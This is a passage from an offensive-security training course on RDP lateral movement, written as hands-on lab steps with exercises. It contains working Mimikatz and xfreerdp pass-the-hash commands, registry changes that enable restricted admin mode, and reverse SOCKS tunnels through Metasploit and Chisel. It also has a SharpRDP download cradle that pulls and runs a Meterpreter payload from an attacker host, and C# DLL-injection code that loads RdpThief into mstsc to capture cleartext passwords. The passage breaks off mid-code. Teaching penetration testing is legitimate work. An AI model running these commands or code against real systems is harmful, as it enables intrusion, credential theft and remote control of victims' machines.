


Figure 233: RDP login with restricted admin mode as `admin`

Clicking *Connect* opens an RDP session on `appsrv01` as `admin`, achieving lateral movement with the native RDP client in Windows with only the NTLM hash.

---

*Even though we opened a session as `admin`, the dialog suggests we are authenticating as `dave`. This error stems from passing the hash with Mimikatz.*

---

As mentioned previously, restricted admin mode is not enabled by default. However, if we are in possession of a password hash for a local account on the target machine, we can enable it in order to be able to use a RDP connection to that target.

To demonstrate this, we will first disable the restricted admin mode on our `appsrv01` target. We'll do this from the RDP session as the `admin` user we just created by executing the PowerShell command in Listing 606.

```
Remove-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Lsa" -Name
DisableRestrictedAdmin
```

Listing 606 - Deleting registry key required to use restricted admin mode

With restricted admin mode disabled, we'll verify that we indeed can no longer log in by first logging out of the RDP session on `appsrv01` and immediately relaunching it from Mimikatz. When we click *Connect*, we are presented with the error message shown in Figure 234, which indicates that restricted admin mode is disabled:




Figure 234: RDP login with restricted admin mode is blocked

At this point, we are able to fully demonstrate our lateral movement. To re-enable restricted admin mode, we are going to first launch a local instance of PowerShell on the Windows 10 machine in the context of the *admin* user with Mimikatz.

```
mimikatz # sekurlsa::pth /user:admin /domain:corp1
/ntlm:2892D26CDF84D7A70E2EB3B9F05C425E /run:powershell
user      : admin
domain    : corp1
program    : powershell
impers.    : no
NTLM      : 2892d26cdf84d7a70e2eb3b9f05c425e
| PID 4312
| TID 9320
| LSA Process was already R/W
| LUID 0 ; 39872945 (00000000:026069b1)
\_ msv1_0 - data copy @ 0000024C0DD4C700 : OK !
\_ kerberos - data copy @ 0000024C0DDC1C88
  \_ aes256_hmac -> null
  \_ aes128_hmac -> null
  \_ rc4_hmac_nt OK
  \_ rc4_hmac_old OK
  \_ rc4_md4 OK
  \_ rc4_hmac_nt_exp OK
  \_ rc4_hmac_old_exp OK
  \_ *Password replace @ 0000024C0E0C13F8 (32) -> null
```

Listing 607 - Pass the hash to start PowerShell in the context of the admin user

From this PowerShell prompt, we'll use the **Enter-PSSession** cmdlet and supply the appsrv01 hostname as the **-Computer** argument. This will provide us with shell access to our target machine.

With this access, we'll create the registry entry as shown in Listing 608.

```
PS C:\Windows\system32> Enter-PSSession -Computer appsrv01

[appsrv01]: PS C:\Users\admin\Documents> New-ItemProperty -Path
"HKLM:\System\CurrentControlSet\Control\Lsa" -Name DisableRestrictedAdmin -Value 0

DisableRestrictedAdmin : 0
PSPath                  :
```



```
Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa
PSParentPath      :
Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control
PSChildName       : Lsa
PSDrive           : HKLM
PSProvider        : Microsoft.PowerShell.Core\Registry

[appsrv01]: PS C:\Users\admin\Documents> Exit
PS C:\Windows\system32>
```

*Listing 608 - Enabling restricted admin mode*

The restricted admin mode setting is updated instantly and we can once again use it to gain access to the target.

It is worth noting that the *xfreerdp* RDP client,<sup>788</sup> which is installed on a Kali system by default, supports restricted remote admin connections as well.

We can demonstrate the previous example with the command shown in Listing 609. Keep in mind that the target RDP port must be reachable from our Kali attacking machine.

```
kali@kali:~$ xfreerdp /u:admin /pth:2892D26CDF84D7A70E2EB3B9F05C425E /v:192.168.120.6 /cert-ignore
[16:53:44:361] [9749:9750] [INFO][com.freerdp.client.common.cmdline] - loading channelEx clipdr
...
```

*Listing 609 - Passing the hash with xfreerdp*

This provides us with the same GUI access we had previously from Windows but this time, we did it directly from Kali without the clear text password.

In this section, we discussed various ways of using Remote Desktop to perform lateral movement, using both the conventional method and through restricted admin mode with the NTLM hash. Next, we'll examine more advanced methods.

### 13.1.1.1 Exercises

1. Log in to the Windows 10 client as the *offsec* domain user. Use *Mimikatz* to pass the hash and create an *mstsc* process with restricted admin enabled in the context of the *dave* user.
2. Repeat the steps to disable restricted admin mode and then re-enable it as part of the attack through PowerShell remoting.

## 13.1.2 Reverse RDP Proxying with Metasploit

Having GUI access to a compromised machine can greatly simplify our post-exploitation activities. However, there are many protection mechanisms that can complicate this approach.

In this section, we'll use reverse proxying to access machines that are protected by edge firewalls and *Network Address Translation* (NAT)<sup>789</sup> configurations.

---

<sup>788</sup> (Offensive Security, 2014), <https://www.kali.org/penetration-testing/passing-hash-remote-desktop/>

NAT is typically implemented at the company edge firewall and segments internal and external IP addresses. By design, this prevents us from gaining access to internal machines from the Internet.

For example, if we have compromised an internal workstation through a phishing attack as shown in Figure 235, we will not be able to obtain a Remote Desktop session on that system even if we have the clear text credentials.

However, we could establish an egress network connection from the compromised internal client to our attack machine and leverage this connection as a tunnel for other traffic, such as an RDP session.




Figure 235: Direct access to internal computers is blocked from the Internet

This is certainly not a new technique, but the concept and implementation can be somewhat complicated. We'll explore a few solutions. First, we'll use Meterpreter's built-in reverse proxy feature and then we'll demonstrate a standalone solution.

<sup>789</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Network\\_address\\_translation](https://en.wikipedia.org/wiki/Network_address_translation)

---

*Note that in the lab for this module, there is no NAT or firewall in place and we use reverse tunneling to demonstrate and practice the concept.*

---

To begin, we must have an established shell on the target system, which in this case is the Windows 10 client. To simulate a compromise, we will log in to the machine as the *admin* user and reuse our existing PowerShell or C# tradecraft to launch a 64-bit staged Meterpreter agent that will connect to our Kali attacking machine.

Once the Meterpreter session is active, we'll send it to the background and switch to the *multi/manage/autoroute* module.<sup>790</sup> This will allow us to configure a reverse tunnel through the Meterpreter session and use that with a *SOCKS proxy*<sup>791</sup> as shown in Listing 610.

```
msf5 exploit(multi/handler) > use multi/manage/autoroute

msf5 post(multi/manage/autoroute) > set session 1
session => 1

msf5 post(multi/manage/autoroute) > exploit

[!] SESSION may not be compatible with this module.
[*] Running module against CLIENT
[*] Searching for subnets to autoroute.
[+] Route added to subnet 192.168.120.0/255.255.255.0 from host's routing table.
[*] Post module execution completed

msf5 post(multi/manage/autoroute) > use auxiliary/server/socks4a

msf5 auxiliary(server/socks4a) > set srvhost 127.0.0.1
srvhost => 127.0.0.1

msf5 auxiliary(server/socks4a) > exploit -j
[*] Auxiliary module running as background job 0.

[*] Starting the socks4a proxy server
```

*Listing 610 - Autoroute and SOCKS proxy in Metasploit*

The *autoroute* module creates a reverse tunnel and allows us to direct network traffic into the appropriate subnet.

---

*Since there is no firewall or NAT in this lab, a tunnel is not required, but we can still practice the concepts.*

---

---

<sup>790</sup> (Rapid7, 2019), <https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/post/multi/manage/autoroute.md>

<sup>791</sup> (Wikipedia, 2020), <https://en.wikipedia.org/wiki/SOCKS>

We can use a local proxy application like *Proxychains*<sup>792</sup> to force TCP traffic through a TOR or SOCKS proxy. We can configure it by adding the SOCKS4 proxy IP and port to the config file (*/etc/proxychains.conf*):

---

```
kali@kali:~$ sudo bash -c 'echo "socks4 127.0.0.1 1080" >> /etc/proxychains.conf'
```

---

*Listing 611 - Configuring Proxychains for reverse tunnel*

After configuring Proxychains, we'll start it along with rdesktop and supply the internal IP address as shown in Listing 612.

---

```
kali@kali:~$ proxychains rdesktop 192.168.120.10
ProxyChains-3.1 (http://proxychains.sf.net)
Autoselecting keyboard map 'en-us' from locale
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.120.10:3389-<><>-OK
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.120.10:3389-<><>-OK
Core(warning): Certificate received from server is NOT trusted by this system, an
exception has been added by the user to trust this specific certificate.
Connection established using SSL.
```

---

*Listing 612 - Remote Desktop is proxied through the tunnel*

After running the command, the RDP connection is established through the SOCKS proxy from the Meterpreter session, allowing us to obtain a Remote Desktop session on the internal client.

The route created by Meterpreter also allows us to access any other computer on that internal network.

---

*Proxychains can be used with many other applications. For example, we can use Nmap to conduct an internal network scan or Firefox to browse internal web sites.*

---

In this section we used the proxy functionality of Metasploit to set up a reverse tunnel. Next we'll use a standalone tool for this.

### 13.1.2.1 Exercise

1. Configure a reverse tunnel with Metasploit and get RDP access to the Windows 10 client machine.

## 13.1.3 Reverse RDP Proxying with Chisel

It is relatively easy to set up a reverse tunnel with "autorouting" features included in frameworks like Metasploit or Cobalt Strike. However, in some cases we may need to rely on a standalone application when using products like PowerShell Empire or Covenant.

The traditional tool of choice for this is the command line version of *putty*<sup>793</sup> called *plink*. However, we'll leverage *Chisel*,<sup>794</sup> which is a more modern tool.

---

<sup>792</sup> (Sourceforge, 2020), <http://proxychains.sourceforge.net/>

Chisel is an open-source tunneling software written in *Golang*.<sup>795</sup> It works by setting up a TCP tunnel and performing data transfers over HTTP, while securing it with SSH. Chisel contains both client and server components and creates a SOCKS-compliant proxy.

We can compile the chisel executables ourselves but to do that, we must first install Golang on our Kali machine with **apt**.

```
kali@kali:~$ sudo apt install golang
[sudo] password for kali:
Reading package lists... Done
...
Need to get 65.7 MB of archives.
After this operation, 331 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
...
```

*Listing 613 - Installing Golang on Kali Linux*

Next, we'll clone the chisel project from GitHub as demonstrated in Listing 614.

```
kali@kali:~$ git clone https://github.com/jpillora/chisel.git
Cloning into 'chisel'...
remote: Enumerating objects: 1202, done.
...
```

*Listing 614 - Cloning chisel from GitHub*

We need to compile two components of the application. The first is the server, which will run on our Kali machine and the other is the client, which will run on Windows. While each component contains the same functionality, we must compile one executable for each platform.

We can compile chisel on Kali with the **go build** command as shown in Listing 615.

```
kali@kali:~$ cd chisel/

kali@kali:~/chisel$ go build
go: downloading github.com/gorilla/websocket v1.4.2
go: downloading github.com/armon/go-socks5 v0.0.0-20160902184237-e75332964ef5
go: downloading github.com/jpillora/requestlog v1.0.0
...
```

*Listing 615 - Compiling chisel for Linux*

With the Linux version compiled, we'll turn to the Windows version. We can cross-compile chisel for other operating systems and architectures with the Golang compiler. We'll first specify a 64-bit Windows executable with the **env** environment variable<sup>796</sup> command. We'll then set **GOOS** and **GOARCH** to "windows" and "amd64" respectively.

<sup>793</sup> (PuTTY, 2020), <https://www.putty.org/>

<sup>794</sup> (Jaime Pillora, 2020), <https://github.com/jpillora/chisel>

<sup>795</sup> (Golang, 2020), <https://golang.org/>

<sup>796</sup> (Golang, 2020), [https://golang.org/cmd/go/#hdr-Environment\\_variables](https://golang.org/cmd/go/#hdr-Environment_variables)

Next, we'll run **go build**, specifying the output file name (**-o**) and linker arguments<sup>797</sup> (**-ldflags "-s -w"**<sup>798</sup>), which will strip debugging information from the resulting binary:

```
kali@kali:~/chisel$ env GOOS=windows GOARCH=amd64 go build -o chisel.exe -ldflags "-s -w"
```

*Listing 616 - Compiling chisel for Windows*

Now we can use chisel to set up the reverse tunnel. Let's configure the server first. We'll start **chisel** in **server** mode, specify the listen port with **-p** and **--socks5** to specify the SOCKS proxy mode.

```
kali@kali:~/chisel$ ./chisel server -p 8080 --socks5
2020/05/12 15:40:00 server: SOCKS5 server enabled
2020/05/12 15:40:00 server: Fingerprint
ae:25:65:f5:6d:fc:c0:26:e0:b5:f8:0a:ec:80:c3:75
2020/05/12 15:40:00 server: Listening on 0.0.0.0:8080...
```

*Listing 617 - Starting chisel in server mode*

Next, we'll configure a SOCKS proxy server with the Kali SSH server.

To ease the configuration, we'll first enable password authentication by uncommenting the appropriate line in the **sshd\_config** file as shown in Listing 618. After the service is started, we'll connect to it with **ssh** and supply **-N** to ensure commands are not executed but merely forwarded and **-D** to configure a SOCKS proxy.

As subarguments, we must specify the IP and port to configure the SOCKS proxy. Finally, we'll **ssh** to the localhost:

```
kali@kali:~$ sudo sed -i 's/#PasswordAuthentication yes/PasswordAuthentication yes/g' /etc/ssh/sshd_config

kali@kali:~$ sudo systemctl start ssh.service

kali@kali:~$ ssh -N -D 0.0.0.0:1080 localhost
The authenticity of host 'localhost (:::1)' can't be established.
ECDSA key fingerprint is SHA256:w034ll4r18sNzXmfmg/H8uLHz97twv0ovhWuFXXxQkE.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
kali@localhost's password:
```

*Listing 618 - Using SSH as a SOCKS proxy*

Now that the Kali server is configured, we'll shift our focus to the chisel client on the Windows 10 target.

First, we'll transfer the compiled Windows version of chisel to the Windows 10 client machine through the existing reverse shell. After transferring the file, we can run it as a **client**, providing the IP address and port of the server instance of chisel and the **socks** option:

```
C:\Tools> chisel.exe client 192.168.119.120:8080 socks
2020/05/12 14:03:52 client: Connecting to ws://192.168.119.120:8080
```

<sup>797</sup> (Golang, 2020), [https://golang.org/cmd/go/#hdr-Compile\\_packages\\_and\\_dependencies](https://golang.org/cmd/go/#hdr-Compile_packages_and_dependencies)

<sup>798</sup> (Golang, 2020), <https://golang.org/cmd/link/>

```
2020/05/12 14:03:52 client: proxy#1:127.0.0.1:1080=>socks: Listening
2020/05/12 14:03:52 client: Fingerprint
c9:c4:c0:20:57:ff:6f:43:04:d8:3d:c1:a4:2f:31:39
2020/05/12 14:03:53 client: Connected (Latency 117.193ms)
```

*Listing 619 - Starting chisel as client*

As highlighted in the last line of Listing 619, chisel established a connection to our server instance.

Finally, with the tunnel created we can open a RDP session to the Windows 10 client with **proxychains**:

```
kali@kali:~$ sudo proxychains rdesktop 192.168.120.10
ProxyChains-3.1 (http://proxychains.sf.net)
Autoselecting keyboard map 'en-us' from locale
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.120.10:3389-<><>-OK
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.120.10:3389-<><>-OK
```

*Listing 620 - RDP session is tunneled with chisel*

Setting up a reverse tunnel is a lot more work than simply using a built-in feature but it's still possible and through it, we can obtain GUI access with RDP in a way that is otherwise not meant to be possible.

---

*We can also use chisel with the classic reverse SSH tunnel syntax by specifying the **-reverse** option instead of **--socks5** on the server side.<sup>799</sup>*

---

In the next section, we'll demonstrate an RDP technique that requires neither a GUI nor a reverse tunnel.

### 13.1.3.1 Exercise

1. Configure a reverse tunnel with chisel and get RDP access to the Windows 10 client machine.

## 13.1.4 RDP as a Console

Although RDP is most often associated with the mstsc GUI client, it can also be used as a command-line tool. This technique reduces our overhead while still relying on the RDP protocol, which will often blend in well with typical network traffic.

The RDP application (mstsc.exe) builds upon the terminal services library **mstscax.dll**.<sup>800</sup> This library exposes interfaces to both scripts and compiled code through COM objects.

**SharpRDP**<sup>801,802</sup> is a C# application that uses the non-scriptable interfaces exposed by **mstscax.dll** to perform authentication in the same way as mstsc.exe.

---

<sup>799</sup> (0xdf, 2019), <https://0xdf.gitlab.io/2019/01/28/tunneling-with-chisel-and-ssf.html>

<sup>800</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/termserv/mstscax>

Once authentication is performed, SharpRDP allows us to execute code through *SendKeys*.<sup>803</sup> In this manner, no GUI access is required and setting up a reverse tunnel is unnecessary.

To demonstrate this, we'll use the pre-compiled version of SharpRDP located in **C:\Tools**. We'll specify the **computername**, **username**, and **password** along with the **command** to be executed. In this example, we'll simply execute Notepad.

```
C:\Tools> SharpRDP.exe computername=appsrv01 command=notepad username=corp1\dave
password=lab
[-] Logon Error          : -2 - ARBITRATION_CODE_CONTINUE_LOGON
[+] Connected to        : appsrv01
[+] User not currently logged in, creating new session
[+] Execution priv type  : non-elevated
[+] Executing notepad
[+] Disconnecting from   : appsrv01
[+] Connection closed    : appsrv01
```

*Listing 621 - Spawning Notepad with SharpRDP*

Since this is not terribly useful, we'll extend this example to obtain a reverse Meterpreter shell. First, we'll generate a Meterpreter executable and place it in our Apache server web root, then we'll set up **msfconsole** to catch the shell.

Finally, we'll use SharpRDP to execute a PowerShell download cradle on appsrv01 that pulls the Meterpreter executable and subsequently executes it with stacked commands:

```
C:\Tools> sharprdp.exe computername=appsrv01 command="powershell (New-Object
System.Net.WebClient).DownloadFile('http://192.168.119.120/met.exe',
'C:\Windows\Tasks\met.exe'); C:\Windows\Tasks\met.exe" username=corp1\dave
password=lab
[-] Logon Error          : -2 - ARBITRATION_CODE_CONTINUE_LOGON
[+] Connected to        : appsrv01
[+] User not currently logged in, creating new session
[+] Execution priv type  : non-elevated
[+] Executing powershell (new-object
system.net.webclient).downloadfile('http://192.168.119.120/met.exe',
'c:\windows\tasks\met.exe'); c:\windows\tasks\met.exe
[+] Disconnecting from   : appsrv01
[+] Connection closed    : appsrv01
```

*Listing 622 - Spawning a reverse Meterpreter shell through SharpRDP*

This results in a Meterpreter shell on our Kali machine as displayed in Listing 623:

```
msf5 exploit(multi/handler) > exploit
[*] Started HTTP reverse handler on http://192.168.119.120:443
[*] http://192.168.119.120:443 handling request from 192.168.120.6; (UUID: nww7gu7a)
Staging x64 payload (207449 bytes) ...
[*] Meterpreter session 1 opened (192.168.119.120:443 -> 192.168.120.6:52261)
```

*Listing 623 - Reverse Meterpreter shell*

<sup>801</sup> (Steven F, 2020), <https://github.com/0xthirteen/SharpRDP>

<sup>802</sup> (Steven F, 2020), <https://posts.specterops.io/revisiting-remote-desktop-lateral-movement-8fb905cb46c3>

<sup>803</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/termserv/imsrdpclientnonscriptable-sendkeys>



Very nice. We can use this technique to perform command line lateral movement through RDP with SharpRDP without the need for GUI access.

#### 13.1.4.1 Exercise

1. Repeat the steps in this section to get a reverse Meterpreter shell through the use of SharpRDP.

### 13.1.5 Stealing Clear Text Credentials from RDP

At this point, we have covered multiple techniques that leverage features of RDP for lateral movement purposes. In this section, we'll demonstrate how to recover the clear text credentials that are used when a RDP session is initiated.

---

*Keyloggers are often used to capture clear text credentials. However, it can be difficult to isolate passwords with a generic keylogger and lengthy sessions can result in very verbose output, which can be difficult to parse.*

---

When a user creates a Remote Desktop session with **mstsc.exe**, they enter clear text credentials into the application. In this section, we are going to analyze an application that can detect and dump these credentials from memory for us, effectively working as a more targeted keylogger.

This technique relies on the concept of *API hooking*.<sup>804</sup> In an earlier module, we used *Frida* to monitor API calls. We can use similar techniques to modify APIs and redirect execution to custom code.

As a basic theoretical example, let's imagine that we are able to hook the *WinExec*<sup>805</sup> API, which can be used to start a new application. The function prototype of *WinExec* is shown in Listing 624.

```
UINT WinExec(  
    LPCSTR lpCmdLine,  
    UINT   uCmdShow  
);
```

Listing 624: Function prototype of *WinExec*

The first argument (*lpCmdLine*) is an input buffer that will contain the name of the application we want to launch.

If we are able to pause the execution flow of an application when the API is invoked (like a breakpoint in WinDbg), we could redirect the execution flow to custom code that writes a different application name into the input buffer. Continuing execution would trick the API into starting a different application than the one intended by the user.

Likewise, we could execute custom code that copies the content of the input buffer, return it to us, and continue execution unaltered. This effectively steals information from the application and returns it to us.

---

<sup>804</sup> (Infosec Resources, 2014), <https://resources.infosecinstitute.com/api-hooking/>

<sup>805</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-winexec>

One way to do this outside of a debugger is to perform API hooking. Instead of pausing execution, we could overwrite the initial instructions of an API at the assembly level with code that transfers execution to any custom code we want. The Microsoft-provided unmanaged *Detours* library<sup>806</sup> makes this possible and would allow an attacker to leak information from any API.

Our goal is to leverage API hooking to steal the clear text credentials entered into *mstsc* when they are processed by relevant APIs. MDSec<sup>807</sup> discovered that the APIs responsible for handling the username, password, and domain are *CredIsMarshaledCredentialW*,<sup>808</sup> *CryptProtectMemory*,<sup>809</sup> and *SspiPrepareForCredRead*<sup>810</sup> respectively.

As a result of this research, they released *RdpThief*,<sup>811</sup> which uses *Detours* to hook these APIs. The hooks in this tool will execute code that copies the username, password, and domain to a file. Finally, *RdpThief* allows the original code execution to continue as intended.

*RdpThief* is written as an unmanaged DLL and must be injected into an *mstsc.exe* process before the user enters the credentials.

Let's demonstrate *RdpThief*, reusing our knowledge of DLL injection from previous modules. We'll open the C# console project containing our existing DLL injection code as shown in Listing 625.

```
using System;
using System.Diagnostics;
using System.Net;
using System.Runtime.InteropServices;
using System.Text;

namespace Inject
{
    class Program
    {
        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
        static extern IntPtr OpenProcess(uint processAccess, bool bInheritHandle, int
processId);

        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
        static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress, uint
dwSize, uint flAllocationType, uint flProtect);

        [DllImport("kernel32.dll")]
        static extern bool WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress,
byte[] lpBuffer, Int32 nSize, out IntPtr lpNumberOfBytesWritten);

        [DllImport("kernel32.dll")]
        static extern IntPtr CreateRemoteThread(IntPtr hProcess, IntPtr
lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint
```

<sup>806</sup> (Microsoft, 2019), <https://github.com/microsoft/Detours/wiki/Using-Detours>

<sup>807</sup> (MDSec, 2019), <https://www.mdsec.co.uk/2019/11/rdpthief-extracting-clear-text-credentials-from-remote-desktop-clients/>

<sup>808</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/wincred/nf-wincred-credismarshaledcredentialw>

<sup>809</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/dpapi/nf-dpapi-cryptprotectmemory>

<sup>810</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/sspi/nf-sspi-sspiprepareforcredread>

<sup>811</sup> (MDSec, 2019), <https://github.com/0x09AL/RdpThief>

```
dwCreationFlags, IntPtr lpThreadId);

[DllImport("kernel32", CharSet = CharSet.Ansi, ExactSpelling = true,
SetLastError = true)]
static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

[DllImport("kernel32.dll", CharSet = CharSet.Auto)]
public static extern IntPtr GetModuleHandle(string lpModuleName);

static void Main(string[] args)
{
    String dir =
Environment.GetFolderPath(Environment.SpecialFolder.MyDocuments);
    String dllName = dir + "\\met.dll";

    WebClient wc = new WebClient();
    wc.DownloadFile("http://192.168.119.120/met.dll", dllName);

    Process[] expProc = Process.GetProcessesByName("explorer");
    int pid = expProc[0].Id;

    IntPtr hProcess = OpenProcess(0x001F0FFF, false, pid);
    IntPtr addr = VirtualAllocEx(hProcess, IntPtr.Zero, 0x1000, 0x3000, 0x40);
    IntPtr outSize;
    Boolean res = WriteProcessMemory(hProcess, addr,
Encoding.Default.GetBytes(dllName), dllName.Length, out outSize);
    IntPtr loadLib = GetProcAddress(GetModuleHandle("kernel32.dll"),
"LoadLibraryA");
    IntPtr hThread = CreateRemoteThread(hProcess, IntPtr.Zero, 0, loadLib,
addr, 0, IntPtr.Zero);
}
}
```

*Listing 625 - DLL injection code*

We'll obviously need to modify this code. First, we'll need a compiled version of the RdpThief DLL, which is located on the appsvr01 machine in the **C:\Tools** folder.

To make our proof of concept work, we'll update the code in Listing 625 to use the static path of the RdpThief DLL. In addition, we want to locate the "mstsc" process instead of "explorer", which gives us this updated code:

```
static void Main(string[] args)
{
    String dllName = "C:\\Tools\\RdpThief.dll";
    Process[] mstscProc = Process.GetProcessesByName("mstsc");
    int pid = mstscProc[0].Id;

    IntPtr hProcess = OpenProcess(0x001F0FFF, false, pid);
    IntPtr addr = VirtualAllocEx(hProcess, IntPtr.Zero, 0x1000, 0x3000, 0x40);
    IntPtr outSize;
    Boolean res = WriteProcessMemory(hProcess, addr, Encoding.Default.GetBytes(dllName),
dllName.Length, out outSize);
    IntPtr loadLib = GetProcAddress(GetModuleHandle("kernel32.dll"), "LoadLibraryA");
}
```

```
IntPtr hThread = CreateRemoteThread(hProcess, IntPtr.Zero, 0, loadLib, addr, 0,
IntPtr.Zero);
}
```

*Listing 626 - Injection code for RdpThief*

To test this out, we'll compile the C# project, log in to appsrv01 as *dave*, and copy the executable to **C:\Tools**.

Next, we start **mstsc.exe** followed by our C# console application.

Finally, we'll use mstsc to log in to dc01 as the *admin* user then dump the contents of the RdpThief output file to find the clear text credentials.

```
C:\Tools> mstsc.exe

C:\Tools> Inject.exe

C:\Tools> type C:\Users\dave\AppData\Local\Temp\6\data.bin
S e r v e r :   d c 0 1
U s e r n a m e :   c o r p 1 \ a d m i n
P a s s w o r d :   l a b

S e r v e r :   d c 0 1
U s e r n a m e :   c o r p 1 \ a d m i n
P a s s w o r d :   l a b
```

*Listing 627 - Dumping credentials from mstsc.exe*

Note that the username in the output path is dynamically resolved and the numbered subdirectory at the end of the path is the session ID.

While this technique presents us with the user's username, domain, and password in clear text, we must know when an mstsc.exe process is started and launch our C# console application before the user enters the credentials.

To improve on this, we can modify our injection code further to automatically detect when an instance of mstsc is started and then inject into it.

We'll implement this with an infinitely-running *while* loop. With each iteration of the loop, we'll discover all instances of mstsc.exe and subsequently perform an injection into each of them.

Finally, we'll use the *Thread.Sleep*<sup>812</sup> method to pause for one second between each iteration. To use this method, we must first import the *System.Threading* namespace with the *using* statement.

```
using System.Threading;
...
static void Main(string[] args)
{
    String dllName = "C:\\Tools\\RdpThief.dll";
    while(true)
    {
        Process[] mstscProc = Process.GetProcessesByName("mstsc");
```

